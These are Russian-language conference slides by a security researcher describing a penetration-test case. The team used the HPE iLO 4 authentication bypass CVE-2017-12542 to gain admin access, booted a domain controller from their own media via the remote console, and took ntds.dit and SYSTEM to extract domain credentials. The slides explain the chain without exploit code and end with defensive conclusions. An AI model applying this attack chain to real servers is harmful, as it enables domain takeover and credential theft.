- Под контролем >1000 хостов
- Полноценного доступа к высокопривилегированным группам нет



# Гвоздь программы

## HP ProLiant DL380p Gen8

- 2 × Intel Xeon E5-2600 series;
- до 768 ГБ DDR3 ECC;
- несколько SAS/SATA-дисков;
- RAID-контроллер HP Smart Array;
- 4/8+ сетевых портов;
- удалённое управление HP iLO 4.



# CVE-2017-12542

- Уязвимость обхода аутентификации и выполнения произвольного кода в микропрограмме управления серверами HPE Integrated Lights-Out 4 (iLO 4) версий до 2.53
- Ошибка заключается в небезопасной обработке HTTP-заголовков (в частности, переполнении буфера в куче при обработке заголовка Connection). Таким образом, имеется возможность получить доступ к административной панели путём добавления учётной записи администратора при помощи специально сформированного запроса.

<https://www.exploit-db.com/exploits/44005>

# Мы внутри, нужно осмотреться

Ampire 360°

Group Virtual Media

Media Inserted: None

Scripted Media URL:

Boot on Next Reset: ☐

Insert Media

Connect CD/DVD-ROM to 9 Systems

Media Inserted: None

Scripted Media URL:

Boot on Next Reset: ☐

Insert Media

Note: Scripted media supports only 1.44 MB floppy images(.img) and CD/DVD images(.iso).


View CSV

Affected Systems

| Server Name | Server Power | UID Indicator | iLO Hostname | IP Address    |
|-------------|--------------|---------------|--------------|---------------|
| DC-1        | ON           | UID OFF       |              | 192.168.44.18 |
| DC-1        | ON           | UID OFF       |              | 192.168.44.19 |
| DC-1        | ON           | UID OFF       |              | 192.168.44.21 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.20 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.35 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.36 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.37 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.38 |
| DC-2        | ON           | UID OFF       |              | 192.168.44.39 |



- DC
- Remote console
- Boot Order

# Меняем порядок загрузки




- Для работы консоли нужен ну о-о-очень старый Firefox с такими же старыми плагинами  
<https://hub.docker.com/r/karg/firefox>
- После запуска консоли возможно «подключить» загрузочный образ. Изменив порядок загрузки, мы можем загрузиться с собственного носителя, таким образом получив доступ к содержимому жёсткого диска контроллера домена

# Проникаем внутрь контроллера домена



# Успех? Успех!

- Получив доступ к консоли мы могли спокойно перемещаться по файловой системе контроллера домена
- В конечном итоге мы просто подняли http-сервер, забрали ntds.dit и SYSTEM, что позволило локально получить интересующие нас учётные данные.



# О чём мы сегодня поговорили

Время  
до компрометации

В зависимости от «уровня зрелости» от получаса до нескольких недель.

Причины  
компрометации

Наличие уязвимых конфигураций в домене, излишне доверительных отношений, уязвимости прикладного ПО, недостаточная защита привилегированных пользователей.

Много ли нужно  
вводных данных

Путь от гостевого пользователя до администратора домена реален, но это не стоит принимать за правило.

1 уязвимость —  
1 взятый домен

Серьёзные уязвимости на критичных хостах способны действительно привести к компрометации, однако чаще мы имеем дело с цепочкой уязвимостей невысокого уровня критичности.

# Спасибо за внимание!

Алексей Морин

Эксперт-исследователь

Перспективный мониторинг

[Aleksey.Morin@amonitoring.ru](mailto:Aleksey.Morin@amonitoring.ru)



Ampire 360°